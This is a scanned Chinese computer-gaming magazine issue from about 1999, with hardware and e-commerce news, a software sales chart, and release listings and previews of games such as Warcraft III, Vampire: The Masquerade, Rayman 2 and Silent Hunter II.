8 月 24 日，联想科技与 3dfx 公司在北京凯宾斯基饭店举行了“迎接合作新纪元”新闻发布会。这是自今年 5 月 17 日双方签约以来，首次共同面对媒体举办的大型会议，也是 3dfx 公司高层人士首次访问大陆的媒体见面会，媒体记者和部分代理商 100 余人

新 闻 报 道
COMPUTER & GAME

出席了这次会议。

联想公司拥有多种层面的分销渠道，形成了辐射全国的销售网络，给 3dfx 的市场拓展提供了强大的推动力，为 3dfx 成为用户的理想品牌提供了必要的前提。此次 3dfx 公司高层人士造访以及双方重要人物亮相，意味着联想科技与 3dfx 公司之间的合作将步入一个新的阶段，合作领域将进一步加深，为共同拓展市场，实现双赢互利的新局面树立了里程碑。

富士推出新款数码相机

富士 MX－2700 自从 7 月份由北京中恒讯视科技发展中心推向国内市场以来，销售情况一直不错。MX－2700 的像素高达 230 万，重量仅为 230 克，被媒体誉为数码相机中的詹姆斯·邦德，并获得过《个人电脑》编辑选择奖。

据闻，更具专业水准的 MX－2900d 9 月初也已经在国内上市，它的解像度高达 230 万像素（1800＊1200），拥有 3 倍光学变焦及 2.5 倍数码变焦功能，同时选配广角附加镜，无论人像写真或大合影均能胜任。而同期推出的 MX－1500 则是迄今为止世界上最小、最轻的 150 万像素的数码相机，机身厚度为 32mm，采用横身设计，提供三种颜色让玩家选择，分别是银色、金色及兰色。

技嘉主板配售极品显卡

继成功推出采用 nVIDIA 公司 TNT 2 系列芯片的多款显卡之后，技嘉科技近日又与 Maxtor 和 3dfx 达成协议，获准率先研制基于 G200、G400 及 Voodoo3 3000 等芯片的技嘉主板专用显卡。

据技嘉透露，此次合作是为了向用户市场提供一种全新的、经济可靠、性能更佳的配置方案。根据他们制订的“BIOS on Matherboard”方案，显卡 BIOS 将被集成到主板 BIOS 里，其优点是减少了主板 BIOS 与显卡 BIOS 之间读取数据的时间，显著提高系统启动和运行速度，兼容性、安全性好，而且经济性显著，相比于购买原厂显卡，技嘉主板配售显卡能为用户节省至少 10% 的花费。

另据报道，技嘉公司还将于 9 月底推出使用 Intel 820 芯片组的 GA－6CX 及 GA－6CXB 新型主板。

希捷硬盘抗震 300G

最近希捷公司推出一款 13G 的新型硬盘，其平均寻道时间为 9.0ms，转速 5400rpm，最高内部传输率为 188m/s，具有 512K 多段高速缓存，最重要的是，它的抗震系数高达 300G，300G 相当于将硬盘 90 度角垂直放在桌面上放手倒下的撞击力，这意味着在运送途中人为的失误将大大减少，其稳定性、耐用性则更不必说了。

8848 微软产品网上专卖店开张

日前，珠穆朗玛电子商务有限公司与微软（中国）有限公司在京举行签字仪式和新闻发布会，珠穆朗玛网站（http://www.8848.net）微软产品网上专卖店已于 8 月 31 日正式开张，微软大中华地区总裁、微软（中国）有限公司代总经理罗麦克、珠穆朗玛公司总裁王峻涛出席了发布会。

据了解，这是首家微软产品网上授权零售店，也是继 8848 网站成功地独家预订首发 Office2000 中文版之后，双方在电子商务领域更为深入全面的合作。该零售店不仅有微软的软件产品，还将有微软图书、硬件产品和认证培训与考试等内容。据悉，自 7 月 15 日 8848 网站提前 45 天独家预订 Office2000 中文版以来，预订量已近 1000 套，预示着双方合作的良好开端，也预示了中国电子商务的巨大前景。

另据该站发来的消息，他们将在中秋和国庆期间同时推出五大促销活动，其中包括 Windows2000 中文预览版热卖、8848 网上超市节日期间特惠价促销、《新中国舞台影视艺术精品选》500 部优秀艺术作品推介、名牌中秋月饼特卖和《南方周末十五年》光盘版独家销售活动，这不仅将给节日期间的网上生活增添更多乐趣，同时也体现了网络营销在中国电子商务实践中的灵活运用。

销售信息

连邦 PC 软件销售分类排行榜

名次	游戏娱乐软件	教育学习软件	实用工具软件
	名 称	名 称	名 称
1	破碎虚空	翰林汇教育软件	KV300
2	虚拟人生	开天辟地 Ⅱ	瑞星杀毒软件
3	生化危机 2 全中文版－利昂警官	金太阳英语教育软件	超级解霸 5.5
4	星际争霸简体中文版	开天辟地背单词	KILL98
5	便利商店	雅奇电脑家教	东方快车 2000
6	母巢之战简体版	即学即会系列	金天地加密狗
7	三国英雄传	英语世纪行 Ⅱ	永久汉化 2000
8	盟军敢死队－使命召唤	随心所欲说英语	东方网神
9	智冠电脑游戏攻略	轻松学会五笔字型	金山词霸 3
10	地下城守护者 2 中文版	电脑学校 2000	超越 2000 汉诺时钟卡

国内最新游戏上市追踪

上市日期:1999 年 10 月

本栏编辑:Racer

本期力作:命令与征服:泰伯利亚之日



命令与征服:泰伯利亚之日



游戏类型:即时策略

出品公司:WESTWOOD

上市代理:电子艺界

系统要求:P166/32MB

推荐配置:无

参考价格:¥169

玩家们期待了 n 年的这款续作终于要上市了,真是不易啊!

除去全新的引擎外,整个游戏的故事背景变得更加戏剧化,许多人认为已经死掉的大魔头凯恩将在这部作品中复活,NOD 和 GDI 的战斗还将继续。在继承前作优点的基础上,这款游戏有不少的改进,最明显的就是地图和建筑模型,除加入真实的物理特性外,在多人连线时也不再是一成不变,游戏引擎会产生新的地图,每一次都将不同;不再采用线性建筑升级方式;使用西洋棋式的相互克制原理设计每一支部队,人海战术不再适用;不再采用固定脚本式的 AI 技术,而是采用解决问题搜寻方式(Problem – solvingroutine)技术,电脑的人工智能极大提高。

烈火文明



游戏类型:RPG

出品公司:尚洋电子

上市代理:尚洋电子

系统要求:P166/32MB

推荐配置:PⅡ233/64MB

参考价格:¥86

千呼万唤,各位玩家热切盼望的《烈火文明》终于要出"炉"了,让我感到惊讶的是,正式版并不是想象中的 1CD,而是整整两张光盘

玩过尚洋公司此前推出的"征求意见版"的玩家们肯定会说"画面还不错嘛"!其实正式版的画面还要比那一版细腻很多,更加漂亮了,情节上也丰富了很多,看来尚洋确实是下了一番工夫的。至于细节,此前本刊已做过全方位的介绍,这里就不再重复了。这款游戏到底如何,到底能不能称为一款国产精品,还是请各位玩家亲自去感受、评判吧!

雷曼 2



游戏类型:动作冒险

出品公司:Ubi Soft

上市代理:上海育碧

系统要求:P166/32MB


推荐配置:无

参考价格:待定

大名鼎鼎的雷曼回来啦!玩家们又可以在这个奇妙的卡通化的世界里闯荡、冒险了。这次,一个神秘组织想把雷曼当作他们在动物园展出的理想对象,他和他的伙伴们成了"劫持行动"的目标,结果只有雷曼幸免。勇敢的雷曼决定去解救他们,并粉碎这一无耻的阴谋。森林、沼泽、地下河、瀑布,甚至进入地心,这回雷曼要经历更多的困难与危险,不过雷曼有各种本领来应变,飞奔、追逐、滑水、攀岩、登山、跳跃,以及一系列新的本领如驱赶牛羊、使用爆破筒等。游戏中充满悬念,险象环生,也不乏幽默感。

据透露,上海育碧公司近期还将推出《金雷曼》与《麻烦大了》两款游戏,它们同样是卡通风格游戏的经典之作,很有收藏价值。

杀气冲天



游戏类型:RPG

出品公司:八爪鱼

上市代理:百事隆泰

系统要求:P166/32MB

推荐配置:无

参考价格:¥39(暂定)

这是一款充满浓郁民族风格和历史特色的 3D RPG 游戏。故事发生在明末天启年间的北京古城,适值东厂势力肆乱朝纲,为祸天下。少年杨孤鸿本是忠良之后,全家惨遭杀害,流落江湖成为恐怖组织"乌鸦"的杀手,为了复仇,他一直在寻找一把叫做"杀气"的可怕武器,直到有一天,他心爱的女人失踪,一切都改变了……

这款游戏浓郁地体现了明朝末年的民俗民风,充满北京特色。它保持了传统 RPG 在对话中获取信息的特点,但采用了新的即时战斗方式,可玩性大大增强。各位读者如想了解更多的细节,请关注本期"特别企划"中对该游戏主创及制片人的独家专访——《跨越 2000 年的中国游戏人》。

魔法门Ⅶ:血统与荣耀(中文版)



游戏类型:RPG

出品公司:New world computing

上市代理:上海育碧

系统要求:P133/32MB

推荐配置:P200/64MB

参考价格:¥158

其实大家对这款游戏已经相当熟悉了,也许正在魔法世界里流连忘返,是否也会时不时因语言障碍而不明所以,情节难以进行下去,一筹莫展呢?这回好了,上海育碧马上就要推出这款游戏的中文版本,大家可以畅快淋漓地融入游戏世界中去了。

这款游戏支持 3dfx 及其它各类 3D 加速卡,图像质量上有较大提高,游戏中角色众多,剧情复杂,情节曲折,可玩性很高 但是大家注意到没有,这款游戏在本刊"电玩点将榜"上的排名却一直呈下降趋势,也许这就是此前只有英文版本导致的吧,可见这种国外 RPG 大作的汉化工作是多么重要。

星际围攻



游戏类型:动作

出品公司:Sierra

上市代理:武汉奥美

系统要求:P166/16MB


推荐配置:无

参考价格:¥148

这款游戏此前在本栏目已有介绍,但其因故一直推迟到近期才能上市。这款游戏以星际战争为背景,场面宏大,壮观的地形景观搭配各个星球不同的环境效果,能够使玩家产生置身于宇宙战斗之中的感觉。由于提供对 3dfx 和 OpenGL 的支持,画面也十分出色,质感和流畅度上都有过人表现,支持因特网联网对战,最多允许 20 人同时上线。

奥美公司的另一款游戏《云斯顿大赛车 99 版》也将于近期上市,此前本栏目也作过介绍,但因同样的原因延期至今。这款游戏全面再现了云斯顿赛车三项赛事,号称有史以来最逼真的 NASCAR"模拟器",它将和《星际围攻》一起作为奥美电子有限公司的国庆献礼于 9 月 25 日同时上市。

梦幻西餐厅 2



游戏类型:经营模拟

出品公司:PSD

上市代理:晶合顺达

系统要求:P100/32MB

推荐配置:无


参考价格:¥38

这是深受玩家欢迎的《梦幻西餐厅》的续集,一套模拟餐厅经营的精彩游戏。游戏里有中、法、意、日、美、印度、肯尼亚等以美食闻名的七个国家,玩家的最终目标就是要建成世界顶级餐厅。

身为经营者,玩家必须事事恭亲,面面俱到,小自料理的口味浓淡、价格高低、做广告,大至内外装潢、设备选购、桌椅摆设及服务生面试、工作分配等等,都可以由玩家自由进行设定。玩家还必须全力在世界各地不断修行,为在最后决战地日本力争第一做准备。

临机应变是经营高手必备的特质,游戏中的各种突发事件将考验玩家这方面的能力,从物价波动、例行检查、媒体采访、对手竞争到厨房火灾、瓦斯漏气甚至员工突然离职等各种状况,都等着玩家去妥善解决。







都说期望越高，失望也会越大。在经历了《命令与征服 2：泰伯利亚之日》的再次失望之后，听到《魔兽争霸 III》即将面市的消息，不知道即时策略迷们是否还会一如既往地等待下去？最近在伦敦举办的欧洲电脑贸易展（European Computer Trade Show，简称 ECTS）上，Blizzard 公司公布了《魔兽争霸 III》的情况，令所有人大吃一惊。游戏的制作者兼策划罗伯·帕多（Rob Pardo）在发布会上宣称，《魔兽争霸 III》将不再是传统的即时策略游戏，它将是一种名为“角色扮演＋策略”的新游戏类型。



《魔兽争霸 III》的操控基本上没有改变，但任务模式里将不再以领取简报，然后到新的地图上完成任务的形式出现。如同在角色扮演游戏中一样，游戏提供了一个真正 3D 构成的阿兹洛斯（Azeroth）大陆。在这片幻想的陆地上，充斥着森林、河流、山脉以及 NPC 的城镇。玩家通过对这片大陆的探索，游历中立的城镇，拜会善意的 NPC，从而得到必要的信息、提示和各种任务。旅途中还有可能遭遇四处游荡的怪兽或是剧烈的暴风雪。听起来似乎《魔兽争霸 III》已经变成了《博德之门》，不过大可不必担心，它仍然是一个即时策略游戏。

“我们想创造出一个全新的游戏类型。”帕多解释道：“我们觉得现在的即时策略游戏已经走到了极限。”在将角色扮演游戏的一些要素加入其中后，Blizzad 希望游戏会有本质的变化，那就是游戏的重点已经不再是大量的、廉价的、无名无姓的战争机器，而是少量、精锐、富有个性的战争英雄。

制作者认为，在传统的即时策略游戏中，决定胜负的关键是看谁的动作够快，最后的胜者便是那些可以在短时间内积累资源、组织队伍并消灭对手的玩家。因此，为了体现真正的即时策略，让那些运筹帷幄的玩家有施展的空间，《魔兽争霸 III》的重点已经转移到了探索及小规模会战上。在游戏中，玩家能够控制的士兵数是有限的，低等级的士兵要由英雄来领导，玩家可以通过控制英雄来控制这些士兵，一个英雄最多能同时控制 12 个士兵，这与《魔法门之英雄无敌》相类似。此外，从游戏场景来看，《魔兽争霸 III》还从《神话》中借鉴了很多东西。所有的地形以及单位都是全 3D 的，而且镜头也可以随时旋转。

玩家将从一个小小的城堡开始游戏，在城堡里可以调配现有的军力，以决定该派哪些部队外出，哪些留下，若现在需要追杀一个角色，那么派出一队轻骑兵是最好的选择。部队的补充已经不再是传统即时策略游戏那样凭空就制造出什么人来。这次，玩家需要前往中立的城镇，然后雇佣新的志愿者。

众所周知，《魔兽争霸 II》中只有人类以及半兽人 2 个种族，而这次数目则剧增到了 6 个。每一个种族都会有其独特的兵种、独特的魔法能力、独特的英雄以及武器。这些种族在故事中将要扮演怎样的角色还未可知，Blizzard 透露，游戏的故事中心是半兽人社会的变迁，这显然是来自那个已经被取消的冒险游戏《魔兽争霸：众族之主》。

原本的半兽人社会是一个原始的奴隶制社会，随着整个社会上层的逐渐腐败，整个半兽人族都成为一个外来种族——火魔族用于掠夺和侵略的战争机器。这时一个名叫史洛（Thrall）的年轻人出现了，就像《众族之主》中设定的那样，史洛是一个战败后被人类收养的半兽人。在被奴役了很久之后，他终于逃了出来并且回到了自己的部落。但是此时的半兽人族已经四分五裂，相互之间争斗不休，与此同时不知道从何处而来的火魔军团（Demonic Burning Legion）也将魔爪伸向了整个阿兹洛斯大陆，所有的种族都在为了生存而斗争着。于是史洛的任务就是将半兽人族团结起来为种族的尊严而战。

虽然其他的细节尚未公布，但是 Blizzard 的招牌菜——战网 Battle.net 肯定会支持《魔兽争霸 III》。有趣是，这次的联机模式更倾向于《网络创世纪》那样的网上角色扮演。制作者在介绍网络对战时说：“PK 在游戏中是没有什么可能的。因为玩游戏的时间长短与玩家的实力并没有什么必然的联系。重要的是对战略战术的把握。如果还是象以前那样对战，似乎并不存在什么 PK 的问题吧？”



下面是目前 Blizzard 公布的四个游戏兵种介绍：

矮人枪手(Dwarven Rifleman)：

这些坚忍克己的战士们，凭借着他们出色的钢铁锻造技术以及战斗技巧闻名于整个大陆。如今，他们手持最新开发的两把来福枪，加上早已成名的黑色火药，在战斗中可以大占优势了。

人类游侠(Human Paladin)：

这些人类的贵族战士们拥有强大的战斗能力以及不弱的魔法能力，在继承了先人们的武器装甲，以及相应的责任后，他们就在整个大陆上四处游荡，打抱不平。在整个战争中，游侠们也担当起了相应的责任，作为人类军队的主力，他们将会向人类一切的敌人发起进攻！

半兽人狼骑士(Orc Wolf Rider)：

半兽人放弃了他们原先的恶魔魔法，而从新开始学习他们远古祖先的萨满教魔法。这使他们能够在战斗中召唤自然中的生物。所以那些早在远古时期就被放弃了的狼骑士们又出现在了战场上。这些来自冰原的恶狼无疑将为半兽人族带来强大的战斗力。

牛头怪：

可怕、神秘的牛头怪能够轻易的将对手击倒。传说这些嗜血的怪物会将每一个被他们杀死的敌人的毛发编织成自己的衣服，并且以此来证明自己的实力与勇气！

HIGH LIGHT

《魔兽争霸 III》预定在 2000 年暑假上市，但是，对 Blizzard 这样的跳票专家而言，恐怕不能太指望他们会百分百兑现上市日期。制作者透露，整个计划已经秘密开始了一年之久。凭借着 Blizzard 的实力，《魔兽争霸 III》应该不会令玩家白期待一场吧。

文/流星雨工作室　编辑/石子

游戏名称：Warcraft III
游戏类型：策略[ST]
制作公司：Blizzard
上市时间：未定
期待程度：★★★★★

吸血鬼 化装舞会 VAMPIRE THE MASQUERADE

在今年的 E3 大展上，我们在 RPG 座席中看见了一个新的脸孔，它就是 Nihilistic 的《吸血鬼：化装舞会》——本界大会 RPG 大奖的得主。对于这个初生之犊的夺冠，你也许会觉得不可思议，但只要看看 PCGAMER、IGN 等权威网站和杂志对它的评语，或许就会明白了——"最好的 RPG"，"下一个世纪的游戏"！

"吸血鬼"这个题材，始终是经久不衰的。最近亚视拍了一部叫《我和僵尸有个约会》的电视剧，非常轰动，看过的朋友应该会有印象。而在美国，近年来白狼公司出品的 TRPG《吸血鬼》也是风靡一时，大有赶超《龙与地下城》之势。它和传统名作同样拥有着极完备的历史和世界设定，介绍书籍据说多达五十多本。在它的世界里，吸血鬼组成了像人一样的政治团体，并分成各个氏族而存在。它们有各自的目的和阴谋，也有各自的长处和弱点。而玩家的任务就是加入到各个氏族里进行游戏。由于其任务复杂多变，给予主持人的空间相对自由，所以深受人们的好评。当 Nihilistic 把它改编成 PC 游戏时，策划 Gresko 激动地说："这题材最大的优点就在于它是建立在人们所了解的事物的基础上



它的一切人们耳熟能详，不必解释。就像无须解释'杰迪骑士'是什么一样！"

故事讲述的是一个名叫 Christof 的骑士，在隐居匈牙利女修道院时被一个女吸血鬼袭击而变成了吸血鬼



这对一个虔诚的信徒来说是痛苦的，但对鲜血的渴望使他别无选择。他来到了吸血鬼云集的布拉格，加入了一个氏族以维持生存。在这无尽的黑暗里，在这主离去的时刻，他的内心深处还多少保留着一点人性。

游戏的时间跨度极长，从中世纪到现代将经历几百年的时光。也许是想给玩家带来一种物是人非的感觉吧，配和时间的延续，连场景也会千变万化，从布拉格的中世纪教堂、钟楼到现代伦敦的大厦、天桥等等，都将出现在玩家的旅途中。游戏的美术风格都是写实的，但会略微"黑暗化"，这也是为迎和游戏的主题。说到游戏画面，那漂亮的 3D 风格就不能不提。游戏里包括人物在内的一切物体都是 3D 构成的，其精致细腻的效果令人咋舌，就目前来看已超过了现在唯一的"准"（仍在少量运用 2D 背景）3DRPG《赛尔达 64》。而与《创世纪 9：升腾》相比，在精细度和物体造型方面也是稍胜一筹（《创》在这方面确实不行——连草堆都作成方形的！）。画面方面的成功，应该归功于制作组采用的名叫"NOD"的引擎。它不但包含了游戏界各种顶尖技术，而且在不少方面有所突破。例如人物的行动，是先设好一个骨架，然后在行动中产生出肌肉去覆盖的。这就解决了在传统技术中存在的人物行动生硬的问题。

游戏在操作方面也作得很好。虽不是一鼠平天下，但也只是几个热键的毫厘之差。就像 Gresko 所说："我们



已准备了一套完美的操作去适应各种玩家！"这一切在战斗中已体现出来：虽然要控制数个队员，但却毫无障碍，非常顺畅。说到战斗，其宏大的场面令人震撼。由于游戏横跨数百年，冷兵器和现代武器都会出现，加之各个氏族间的战事不断，参战人数众多，所以打起架来会非常好看。另外，虽然游戏中可以大开杀戒，但还是有所限制。玩家杀人的数目会被记录到"杀人统计器"中，如果错杀了太多的无辜百姓的话，那游戏中的主角也没有好下场，他会失去人性而变成真正的野兽。

值得一提的是游戏中的音乐，从中世纪的管弦乐到现代的摇滚乐样样俱全，且都用 MP3 制作！除此之外，游戏还是全程语音，有统计显示，其声音程序就有六千多行！COOL！

HIGH LIGHT

其实《吸》还有一个重头戏——联网对战。它有一种全新的玩法，是像 TRPG 一样在一个主持人的主持下进行游戏，其中具有极高互动性：主持人会设计出各种任务，并配上自己奇思妙想的说明。而且只要他愿意，那玩家就能在游戏中拆下桌子腿和别人干一场！如何？这很有趣吧。不过，无论玩法怎么另类，游戏中如级别等要素都依然有重要作用。



《吸》作的魅力，当然不能尽言于拙文中。但我相信，你始终会完全的了解的——毕竟，它是本世纪 E3RPG 最后的荣耀！

文/李寄缘　编辑/石子

游戏名称：Vampire: The Masquerade
游戏类型：角色扮演[RP]
制作公司：Nihilistic
上市日期：2000 年初
期待程度：★★★★★

RAYMAN 2 THE GREAT ESCAPE 雷曼 2

1995 年，法国的游戏开发者为 PS 设计出了雷曼的原形，风靡整个欧洲。这个可爱的小家伙唤起了人们对"玛利奥兄弟"的怀念，因而也招揽了众多的拥护者。Ubi Soft 公司着手制作的 PC 游戏也由此获得了成功。但是，由于具有革命性意义的三维图象的出现，1996 年，开发二维《雷曼 2》的议案又被送回了制作部。三年后，雷曼制作组决定使这个欧洲人心爱的卡通英雄以新的面貌登场。现在，三维构架的《雷曼 2》已基本制作完成，主要人物及场景都已就位。



冒险历程

在《雷曼 2》中，雷曼被一个经营着银河马戏场的四英尺高的海盗"刀疤脸"囚禁。他必须从海盗船中逃脱，并且回来拯救其他被困的难友。雷曼在游戏的开始是完全没有战斗能力的，但不久就找到了给予他拳脚力量的魔盒，这是一个架在蜻蜓和睡莲叶子之间的巨大的兰色物体。不幸的是，魔盒会在逃离海盗船时被"刀疤脸"夺走。

游戏过程中，雷曼可以从他的朋友和小精灵身上获得能量，最终完全恢复超能力。但在游戏的任意时间，这些人物的出现是不可选的。他们会在雷曼遇到危难时伸出援手，从而影响游戏的进程。Ubi Soft 认为，应该把游戏中的其他人物和雷曼混为一体，因此他们十分强调这些特殊角色的重要性。《雷曼 2》的创作主编 Michel Ancel 为此解释道："我们之所以把某些特定的人物融入游戏，是因为我们认为制作有一批人物参与的和有丰富的故事情节的游戏是游戏业发展的新趋势。《雷曼 2》的最大特性就在于有一批会影响故事情节发展的人物存在，因而

游戏会给玩家带来更多的意外与惊喜。"

技术发展

用4年时间制作的《雷曼2》，并非只在游戏情节上有进展。Ancel声称："我们花费了许多时间在游戏的图形上。我们知道，丰富的图象会使玩家



更能投入到游戏中去，也能使游戏有更丰富的内涵。两年来，我们为游戏的展开设计了1000多个的单独的图形。尽最大的努力以期它能有更出色的表现。"

二代的游戏速度是始终如一的，玩家无需用很长的时间去控制镜头来保持速度。事实上，游戏中唯一的手动控制镜头是为了便于雷曼查看周围情况的取景器旋转按钮。Ancel指出："在设计游戏和人物的时候，我们把重点放在保持游戏的快节奏上。在许多3D游戏中，即使什么事都没发生，玩家也需花上N个小时的时间探索。我们设计雷曼时，首先考虑的是使玩家全心全意地投入。为了达到这个目的，我们为游戏设计了特殊的敌人和取景器，它们会给玩家带来的全新体验。"



关卡设定

《雷曼2》中包含19个有明显区别的世界，每个又都分成3部分，再加上3个隐藏的奖励关。整个游戏有近60个关卡。游戏开始，进入的是一个阳光普照的世界，绿色的草原上长满了可口的食物，一切都十分美好。随着道路越来越曲折艰难，周围的环境越来越阴暗潮湿，刀疤脸的海盗船也就越来越逼近了

开始的几关可以作为上手指南，玩家可以在这里熟悉环境以及雷曼的各种能力。虽然在游戏开始，雷曼还不完全具备超能力，但他可以跑、跳、滚、爬、游泳、用拳头发射能量球，还可以使用他的头发在高空象直升飞机一样盘旋。随着游戏的进展，雷曼的超能力会不断地增强。他学会了飞翔，并能发射超能量球，甚至可以潜水、驾驶火箭

HIGH LIGHT

《雷曼2》的关卡设计都是费尽心思的，即使在黑暗的地方也有十分生动的镜头，场景的衔接流畅紧凑，使人全神贯注于游戏之中。从《雷曼》诞生以来，笔者始终提不起兴致一玩，但是看了《雷曼2》的动画之后，倒对其颇有好感。游戏画面还算精美，人物造型很可爱，场景也有很多变化，看来是该准备个手柄了。

文/流星雨工作室　编辑/石子

游戏名称：Rayman 2: The Great Escape
游戏类型：动作[AC]
制作公司：Ubi Soft
上市时间：1999年第四季度
期待程度：★★★★



昔日的《猎杀潜航》曾是笔者推荐给朋友的好游戏之一。而今的二代是否依然诱人呢？让我们来看看新近获得的消息吧。

新版的《猎杀潜航Ⅱ》充分利用了3D技术，使其成为海战体裁游戏中环境描述最详尽的作品。与最近的3D海战游戏相比，《猎杀潜航Ⅱ》中的船只无疑是最棒的。虽然纹理贴图与游戏光效都很一般，但是舰船模型却令人大开眼界。炮塔、雷达天线、救生艇……凡是能想到的部件都有详细的刻画，玩家甚至可以数清救生艇木板的条纹。

游戏中的舰艇各有千秋，Yank号包含一个适用于军事训练的S级潜水艇，它速度较慢，攻击的有效距离也较近；Tench号则是一艘充分体现美国潜艇设计水平的舰艇，它不但装载了大量的鱼雷，而且柴油发动机组引擎的噪音非常小。除了这两者之外，还有巨大的Narwhal、敏捷的Salmon等七种级别的舰艇。但美军潜水艇真正的主心骨当属Gato号，它完完全全是一艘美式潜艇。这艘舰艇速度很快，抗击打能力强，并能执行远方基地传达的指令。这三项特点使其成为战争中最可信赖的盟军舰艇之一。

游戏声效使潜水艇的世界格外辉煌。枪炮声和无线电波的嘈杂声都在游戏中有一定程度的表现。目前，游戏音乐尚未加入，但据说制作组会使用与海战主题相一致的配乐方案。

从单一任务中分离出来的战役是对玩家的挑战。游戏具有一个情节编辑器，供玩家定制剧情。现在，还无法确定有多大的空间可供玩家发挥，但就目前现存的选项来看，还是值得期待的。《猎杀潜航Ⅱ》中有大量的可变因素，如雾、日期、海洋状况和云朵等。单个任务选项中提供了快速和狂风暴雨式的作战方式。玩家可以设置护航攻击、军舰交战、潜水艇交战或是巡逻任务。除此之外，玩家还可以设置更多非传统的任务，例如海上救援及侦察摄影。

为使游戏适合不同程度的玩家，SSI非常注重游戏的AI设置，即便是最深思熟虑的命令也丝毫不敢大意。游戏中有很多模拟现实状况的选项，如有限的弹药、致命的弱点和一定比例的哑弹鱼雷。玩家既可以对敌军护卫队的规模进行设置，也可以对全队船员的能力进行安排。

游戏的操作相当直观，对潜艇的控制可通过十三个独立场景中的任意一个进行，这些场景分布在潜艇的各个房间中。航线的安排是在测量室进行的，玩家可以选择潜艇的航向、速度和深度。考虑到使用方便，所有的功能都可用相应的快捷键操作。笔者发现，通过3D驾驶塔对潜艇进行控制会更为容易。在驾驶塔中，玩家可以旋转视角360度观察水平面上的情况。另外，在这儿还有一幅双筒望远镜"Uzo



View"可以用来了望远方。对甲板炮筒的操作需要在潜水艇表面进行。玩家可以旋转轮子升起炮筒，一旦敌人出现在射程内，就按下按钮发射炮弹，BAMM！鱼雷的界面就不那么有趣了，没有窗户，也没有那么多的可视操作，只有大量的刻度盘与按钮。虽然从设计的立场来看，这是为了体现真实而有意安排的，但却因此减少了许多游戏的乐趣。暂且不说鱼雷的攻击力如何，这种设置最大的缺点就是无法瞄准其它攻击的鱼雷，特别是在无线电与地图无法正常使用的情况下，就更困难了。

游戏中的博物馆将使玩家参观到各式的舰船和飞机。特别是对潜水艇的介绍，极为详细，每个房间都以球状图形呈现，玩家不但可以漫步其中，还可以从任何角度对其进行观察，能单独对敌人或盟军的船只进行近距离的研究，感觉上还是不错的。

HIGH LIGHT

